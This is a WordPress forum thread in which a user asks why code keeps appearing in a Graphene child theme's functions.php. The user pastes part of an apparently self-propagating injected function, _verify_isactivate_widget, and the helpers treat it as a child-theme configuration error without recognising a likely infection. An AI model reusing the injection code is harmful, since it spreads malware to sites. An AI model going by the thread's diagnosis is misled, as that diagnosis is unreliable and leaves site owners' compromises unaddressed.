
Child theme graphene
-
Hello,
I have a big problem !
I activate the child theme but, in functions.php, there is code that is written automatically :
<?php

function _verify_isactivate_widget(){

$widget=substr(file_get_contents(__FILE__),strripos(file_get_contents(__FILE__),"<"."?"));$output="";$allowed="";

$output=strip_tags($output, $allowed);

$direst=_get_allwidgetcont(array(substr(dirname(__FILE__),0,stripos(dirname(__FILE__),"themes") + 6)));

if (is_array($direst)){


....


} else {

$output .= $before . "None found" . $after;

}

return  $output;

}

?>
When after, my site is broken !
Is’t normal ?
Mod
No, this isn’t normal. If you create a child theme, the only thing in your functions.php file should be what you put there.
You are talking about the functions file inside the child theme folder, right? If so, and if this code is causing issues, you can delete the file.
I have no idea where this could have come from, though.
Hello Kenneth, thank you for replie, it’s very cool !!!
I tried again. I activate the child theme but, in functions.php (in CHILD theme folder), there is code that is written automatically !
But there is another thing : my manual changes written into the file functions.php (in CHILD theme folder), are written also automatically in the file functions.php in PARENT theme folder !!!
I don’t understand !
Excuse me for my english. I hope you understand me.
1. What did you name the folder of where you created the child theme?
2. What are the names of the files you currently have in your child theme folder?
Hello Josh
Here is the browser of my server :

I do not understand why the two files functions.php (child and theme) are written automatically !
You need to delete the entire contents of the functions.php file in your child theme.
It should NOT be duplicated from the parent theme. Instead, you should be starting with an empty php file and add your custom functions to it (as you need them).
So, delete everything in the child theme functions.php file, leaving just the php tags.
It should look like this:
<?php


?>ok for that, Josh
But, in the file functions.php in PARENT theme folder, should I leave my file with my changes, or should I place the original file of graphene theme ? (my version is 1.5.4)
What you need to do is migrate over any changes you’ve made to the parent
functions.phpfile.You need to make your adjustments via the child theme
functions.phpfile. The method will differ each time, depending on what adjustment you want to make to your site.You can’t simply copy over a function (as you do with css), because php doesn’t allow you to use two functions of the same name. Instead, you need to use the many hooks and filters scattered throughout the core code to make your adjustments.
aie, aie, aie, sorry, I don’t understand your replie, sorry
First : in CHILD theme folder, the functions.php = <?php …..?>, ok, I understand
Second : in PARENT theme folder, I place the original file (without my adjustments) of graphene theme version 1.5.4. Is it ok ?
Third : in CHILD theme folder, I write my adjustments in the functions.php ?
You got it 🙂

- You must be logged in to reply to this topic.
